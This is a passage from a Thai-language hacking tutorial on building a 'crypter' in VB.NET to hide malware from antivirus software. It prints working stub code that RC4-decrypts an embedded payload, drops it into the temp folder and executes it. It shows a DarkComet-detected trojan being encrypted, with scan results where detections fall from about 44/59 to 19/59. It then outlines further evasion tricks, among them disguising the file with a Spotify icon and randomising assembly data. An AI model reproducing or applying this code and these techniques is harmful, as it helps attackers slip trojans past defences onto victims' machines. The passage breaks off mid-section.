
จากนั้นไปที่ Form1.vb แล้วใส่ Imports System.Text ไว้ด้านบนสุดของ  
Source code และประกาศใช้ Const ไว้ใน Public Class Form1 โดยใช้โค้ดนี้ลง  
ไป:

```
'ประกาศใช้ Const Filesplit.. ตรงคำว่า @pound@ ต้องให้เหมือนกับในไฟล์ Stub ของคุณ
Const filesplit = "@pound@"
```

โค้ดคุณจะถูกออกมาตามรูปด้านล่าง:



กลับไปหน้าจอ "Form1.vb[Design]" ดับเบิลคลิกที่ Form1:



หน้าต่าง Form1 ของคุณอาจไม่เหมือนของผมเพราะผมไปแก้ไขตรง Properties มันนิดหน่อยแต่ไม่เป็นไรครับไม่มีผลอะไร.

จากนั้นใส่โค้ดนี้ลงไป:

```
On Error Resume Next
```

```
Dim TPath As String = System.IO.Path.GetTempPath
```

```
Dim file1, filezb4(), filezafter As String
```

```
FileOpen(1, Application.ExecutablePath, OpenMode.Binary, OpenAccess.Read, OpenShare.Shared)
```

```
file1 = Space(LOF(1))
```

```
FileGet(1, file1)
```

```
FileClose(1)
```

```
filezb4 = Split(file1, filesplit)
```

```
'ใช้งาน RC4 Algorithm Encryption ตรง "panatkorn" ต้องให้เหมือนกันกับในโปรแกรม Crypter นะครับ
```

```
filezafter = rc4(filezb4(1), "panatkorn")
```

```
FileOpen(5, TPath & "\Crypted.exe", OpenMode.Binary, OpenAccess.ReadWrite, OpenShare.Default)
```

```
FilePut(5, filezafter)
```


```
FileClose(5)
```

```
System.Diagnostics.Process.Start(TPath & "\Crypted.exe")
```

```
Me.Close()
```

```
End
```

จะได้แบบนี้:





จากนั้นใส่ Function RC4 Encryption ลงไปเหมือนในโปรแกรม Crypter ของเรา:

```
Public Shared Function rc4(ByVal message As String, ByVal password As String) As String
    Dim i As Integer = 0
    Dim j As Integer = 0
    Dim cipher As New StringBuilder
    Dim returnCipher As String = String.Empty
    Dim sbx As Integer() = New Integer(256) {}
    Dim key As Integer() = New Integer(256) {}
    Dim intLength As Integer = password.Length
    Dim a As Integer = 0
    While a <= 255
        Dim ctmp As Char = (password.Substring((a Mod intLength), 1).ToCharArray()(0))
        key(a) = Microsoft.VisualBasic.Strings.Asc(ctmp)
        sbx(a) = a
        System.Math.Max(System.Threading.Interlocked.Increment(a), a - 1)
    End While
    Dim x As Integer = 0
    Dim b As Integer = 0
    While b <= 255
        x = (x + sbx(b) + key(b)) Mod 256
        Dim tempSwap As Integer = sbx(b)
        sbx(b) = sbx(x)
        sbx(x) = tempSwap
        System.Math.Max(System.Threading.Interlocked.Increment(b), b - 1)
    End While
    a = 1
    While a <= message.Length
        Dim itmp As Integer = 0
        i = (i + 1) Mod 256
        j = (j + sbx(i)) Mod 256
        itmp = sbx(i)
        sbx(i) = sbx(j)
        sbx(j) = itmp
        Dim k As Integer = sbx((sbx(i) + sbx(j)) Mod 256)
        Dim ctmp As Char = message.Substring(a - 1, 1).ToCharArray()(0)
        itmp = Asc(ctmp)
        Dim cipherby As Integer = itmp Xor k
        cipher.Append(Chr(cipherby))
        System.Math.Max(System.Threading.Interlocked.Increment(a), a - 1)
    End While
    returnCipher = cipher.ToString
    cipher.Length = 0
    Return returnCipher
End Function
```

จะได้แบบนี้:


```

Public Shared Function rc4(ByVal message As String, ByVal password As String) As String
    Dim i As Integer = 0
    Dim j As Integer = 0
    Dim cipher As New StringBuilder
    Dim returnCipher As String = String.Empty
    Dim sbbox As Integer() = New Integer(256) {}
    Dim key As Integer() = New Integer(256) {}
    Dim intlength As Integer = password.Length
    Dim a As Integer = 0
    While a <= 255
        Dim ctmp As Char = (password.Substring((a Mod intlength), 1).ToCharArray()(0))
        key(a) = Microsoft.VisualBasic.Strings.Asc(ctmp)
        sbbox(a) = a
        System.Math.Max(System.Threading.Interlocked.Increment(a), a - 1)
    End While
    Dim x As Integer = 0
    Dim b As Integer = 0
    While b <= 255
        x = (x + sbbox(b) + key(b)) Mod 256
        Dim tempSwap As Integer = sbbox(b)
        sbbox(b) = sbbox(x)
        sbbox(x) = tempSwap
        System.Math.Max(System.Threading.Interlocked.Increment(b), b - 1)
    End While
    a = 1
    While a <= message.Length
        Dim itmp As Integer = 0
        i = (i + 1) Mod 256
        j = (j + sbbox(i)) Mod 256
        itmp = sbbox(i)
        sbbox(i) = sbbox(j)
        sbbox(j) = itmp
        Dim k As Integer = sbbox((sbbox(i) + sbbox(j)) Mod 256)
        Dim ctmp As Char = message.Substring(a - 1, 1).ToCharArray()(0)
        itmp = Asc(ctmp)
        Dim cipherby As Integer = itmp Xor k
        cipher.Append(Chr(cipherby))
        System.Math.Max(System.Threading.Interlocked.Increment(a), a - 1)
    End While
    returnCipher = cipher.ToString
    cipher.Length = 0
    Return returnCipher
End Function
End Class

```


จากนั้นกด Build ไฟล์ Stub ของคุณได้เลย.. แล้วต้องแน่ใจว่าชื่อไฟล์ Stub ของคุณชื่อว่า "Stub.exe"

นะครับ จากนั้นคุณจำเป็นต้องนำโปรแกรม Crypter และไฟล์ Stub มาไว้ในโฟลเดอร์เดียวกัน:




ปล. ผมเอาไฟล์โทรจันมาไว้ในโฟลเดอร์เดียวกันด้วยเพื่อสะดวกต่อการทดลอง.

เปิดโปรแกรม Crypter ของคุณขึ้นมา เลือกไฟล์ไวรัสที่คุณต้องการจะ Crypte จากนั้นกด "Crypte"



คุณก็จะได้ไฟล์ที่คุณ Crypted:



ปล. ถ้าคุณทำทุกอย่างถูกต้องและไม่มีอะไรผิดพลาดขนาดไฟล์ที่คุณ Crypted แล้วจะมีขนาดใกล้เคียงหรือเท่ากับขนาดไฟล์โทรจันบวกกับขนาดไฟล์ Stub.

ผลสแกนไฟล์ไวรัสก่อน Crypted (44/59):

Result: ( 42/59 )		
AV-Name	Result	
A-Squared(Emisoft AntiMalware)	Trojan.Inject.AUZ (B)	Filename: Trojan.exe
Agnitum	Clean - Nothing Found	File MD5 Hash: 43676cf06257b0341a20eb2afa4156d8
AhnLab V3 Internet Security	Malware detected	File SHA1: 0a9c115ba04a39f152769dcc4b00f6bc735708d0
ArcaVir	Trojan.Inject.AUZ	File Size: 673792 Bytes
Avast	Win32:Delf-SQI [Trj]	Time Scanned: 19-07-15, 02:21:12
Avg	trj.Downloader.Generic13.AWJB	
Avira	(harmful) BDS/DarkKomet.GR back-door program!	Link to result: <a href="http://razorscanner.com/result.php?id=880028">http://razorscanner.com/result.php?id=880028</a>
Ad-Aware	Trojan.Inject.AUZ	<a href="#">Show BB-Code</a>
Baidu AV	Clean - Nothing Found	
BitDefender	Trojan.Inject.AUZ	

ผลสแกนไฟล์ไวรัสหลัง Crypted (24/59):

Result: ( 24/59 )		
AV-Name	Result	
A-Squared(Emisoft AntiMalware)	Gen:Heur.MSIL.Krypt.2 (B)	Filename: Crypted.exe
Agnitum	Clean - Nothing Found	File MD5 Hash: 180af0571b3b9c214939d67bb669c44a
AhnLab V3 Internet Security	Clean - Nothing Found	File SHA1: 484d35adec75b623ca20e06882b9e00441c41fee
ArcaVir	Gen:Heur.MSIL.Krypt.2	File Size: 701447 Bytes
Avast	Win32:GenMaliciousA-BNW [Trj]	Time Scanned: 20-07-15, 04:58:03
Avg	trj.iLAgent	
Avira	TR/Dropper.Gen.Trojan!	Link to result: <a href="http://razorscanner.com/result.php?id=881361">http://razorscanner.com/result.php?id=881361</a>
Ad-Aware	Gen:Heur.MSIL.Krypt.2	<a href="#">Show BB-Code</a>

เห็นผลแตกต่างไหมครับ? ลดลงมาจาก 44/59 เหลือ 24/59.. เกือบ 50% 😊  
 ครับ ถึงมันจะไม่ 100% FUD แต่ Crypter ที่เราสร้างกันมาเป็นแค่ Crypter  
 พื้นฐานเท่านั้น. บทต่อไปเราจะมาลงลึกเกี่ยวกับเทคนิคการทำให้ Crypter ของ  
 คุณมีเปอร์เซ็นต์ FUD เพิ่มขึ้น.

ถึงตรงนี้หลายคนอาจมีคำถามว่า แล้วถ้าวันใด Crypter ของคุณไม่ FUD หรือมี %  
 FUD น้อยลงเราต้องแก้จากตรงไหน..? โปรแกรม Crypter หรือไฟล์ Stub..?  
 คำตอบคือไฟล์ Stub ครับ.

## บทที่ 5 – เทคนิคและแนวทางในการทำให้ Crypter ของ คุณ FUD

นี่คือหัวข้อโดยรวมเทคนิคและแนวทางที่ผมจะลงลึกในบทที่ 5 นี้:

- เปลี่ยนไคคอน
- เปลี่ยนข้อมูล Assembly
- เปลี่ยนชื่อตัวแปรต่างๆในโค้ด (Variable Names)
- ใส่โค้ดขยะ (Junk Codes)
- แก้ไขดัดแปลง String ต่างๆในโค้ด (String Conversion, Encrypt String, Reverse String)
- แก้ไขเปลี่ยนแปลงรูปแบบการทำงานของโค้ด
- เพิ่มขนาดไฟล์ (File Pumper)


นี่คือหัวข้อหลักในการทำให้โปรแกรม Crypter และไฟล์ Stub ของคุณ FUD. จำ  
 ไว้อย่างนะครับ คุณจำเป็นต้องมีจินตนาการใช้เทคนิคที่หลากหลาย หัวข้อข้างต้น  
 คือแนวทางโดยรวมของผมเท่านั้น. มันไม่มีอะไรตายตัวในการเขียนโปรแกรมครับ  
 .. ยกตัวอย่างเช่น คุณสามารถเขียนโค้ดได้หลายรูปแบบแต่ Output (ผลของมัน)  
 ก็ออกมาเหมือนกัน. ดังนั้นถ้าคุณมีความรู้ในการเขียนจะยิ่งทำให้อะไรง่ายขึ้นมาก  
 ซึ่งผมแนะนำครับให้ไปเรียนภาษาคอมฯ ที่คุณต้องการ เรียนให้ลึก เรียนให้เก่งไป  
 เลยถ้าเป็นไปได้.

การสร้าง FUD Crypter คุณอาจจะต้องใช้เวลาฝึกฝนและหมกมุ่นอยู่กับมันจนเกิน  
 ความเคยชินจนเกิดเทคนิคที่เป็นของตัวเองขึ้นมา ไม่ซ้ำกับใคร. ไม่มีที่ไหนใน  
 โลกหรอกครับที่จะสอนให้ Copy และ Paste โค้ดไม่กี่บรรทัดแล้วจะทำให้  
 Crypter ของคุณ FUD ไปตลอด.


## เปลี่ยนไอคอน

วิธีนี้อาจไม่ช่วยอะไรมากนักแต่อาจช่วยให้คุณ Bypass Anti-Virus ได้บ้างตัว มันก็คุ้มที่จะลองครับ. ก่อนอื่นคุณต้องใช้อีคอนที่ไม่ซ้ำกับใคร และไม่มีคนใช้เยอะจะได้ผลดีมากครับ เราจะมาสร้างไอคอนของเราเอง ให้คุณไปที่


<https://www.google.com/images> หารูปที่คุณต้องการแนะนำขนาด 256x256 หรือมากกว่า เช่นผมจะเลือกรูปของ Spotify โดยค้นหาคำว่า Spotify Icon:



ผมจะเลือกรูปนี้ Save ไว้แล้วจากนั้นเราต้องเปลี่ยนให้มันเป็นไฟล์ .ico โดยการไปที่เว็บไซต์ <http://www.converticon.com> กด Get Started แล้วเลือกรูปภาพที่ต้องการจะเปลี่ยนแล้วกด Export ให้เลือกขนาด 256x256




คุณก็จะได้อีคอนของคุณ:




วิธีเปลี่ยนไอคอนมีสองวิธี.. เปลี่ยนในไฟล์โปรเจกต์ของคุณได้เลย หรือใช้โปรแกรม Resource Hacker. สำหรับวิธีเปลี่ยนไอคอนโดยใช้ Tool Resource

Hacker ในหนังสือ Hacking E-Book 1<sup>st</sup> Edition

[http://www.Hackdee.biz/Hacking\\_E\\_Book.pdf](http://www.Hackdee.biz/Hacking_E_Book.pdf) หน้าที่ 12 – 14. หรือคุณสามารถเปลี่ยนได้ในโปรเจกต์ของคุณ.. เปิดโปรเจกต์ไฟล์ Stub ของคุณขึ้นมา แล้วคลิกขวาที่ Stub โปรเจกต์ แล้วไปที่ > Properties:



ในช่อง Application คุณสามารถเปลี่ยนไอคอนได้จากดังนี้:



นี่คือผลสแกนก่อนเปลี่ยนไอคอน:

Result: ( 24/59 )		
AV-Name	Result	
A-Squared(Emisoft AntiMalware)	Gen:Heur.MSIL.Krypt.2 (B)	Filename: Crypted.exe
Agnitum	Clean - Nothing Found	File MD5 Hash: 180af0571b3b9c214939d67bb669c44a
AhnLab V3 Internet Security	Clean - Nothing Found	File SHA1: 484d35adec75b623ca20e06882b9e00441c41fee
ArcaVir	Gen:Heur.MSIL.Krypt.2	File Size: 701447 Bytes
Avast	Win32:GenMaliciousA-BNW [Trj]	Time Scanned: 20-07-15, 04:58:03
Avig	trj,ILAgent	
Avira	TR/Dropper.Gen.TrojanI	Link to result: <a href="http://razorscanner.com/result.php?id=881361">http://razorscanner.com/result.php?id=881361</a>
Ad-Aware	Gen:Heur.MSIL.Krypt.2	Show BB-Code




## ผลสแกนหลังการเปลี่ยนไอคอน:

Result: ( 19/59 )		
AV-Name	Result	
A-Squared(Emisoft AntiMalware)	Gen:Heur.MSIL.Krypt.2 (B)	Filename: Hackdee.exe
Agnitum	Clean - Nothing Found	File MD5 Hash: 5328fc3b935bdb74c22263216f8390c6
AhnLab V3 Internet Security	Clean - Nothing Found	File SHA1: a500f261bd84304deef9c41e9df8be53ee554678
ArcaVir	Gen:Heur.MSIL.Krypt.2	File Size: 960519 Bytes
Avast	Win32:GenMaliciousA-BNW [Trj]	Time Scanned: 20-07-15, 09:34:06
Avg	trj.IAgent	
Avira	TR/Dropper.Gen.Trojan!	Link to result: <a href="http://razorscanner.com/result.php?id=881586">http://razorscanner.com/result.php?id=881586</a>
Ad-Aware	Gen:Heur.MSIL.Krypt.2	<a href="#">Show BB-Code</a>
Baidu AV	Clean - Nothing Found	


ลดลงไป 5 ตัว ☺. ทั้งนี้ทั้งนั้นมันขึ้นอยู่กับคุณภาพของไอคอนที่คุณหามา บางทีอาจลดลง 2-3 ตัวบางที่อาจลดลงมากที่สุดถึง 5-7 ตัวเลยทีเดียว.

## แก้ไขข้อมูล Assembly


นี่คือข้อมูล Assembly ของไฟล์ Stub ของคุณ:



คุณสามารถแก้ไข Assembly ให้เป็นแบบสุ่ม:

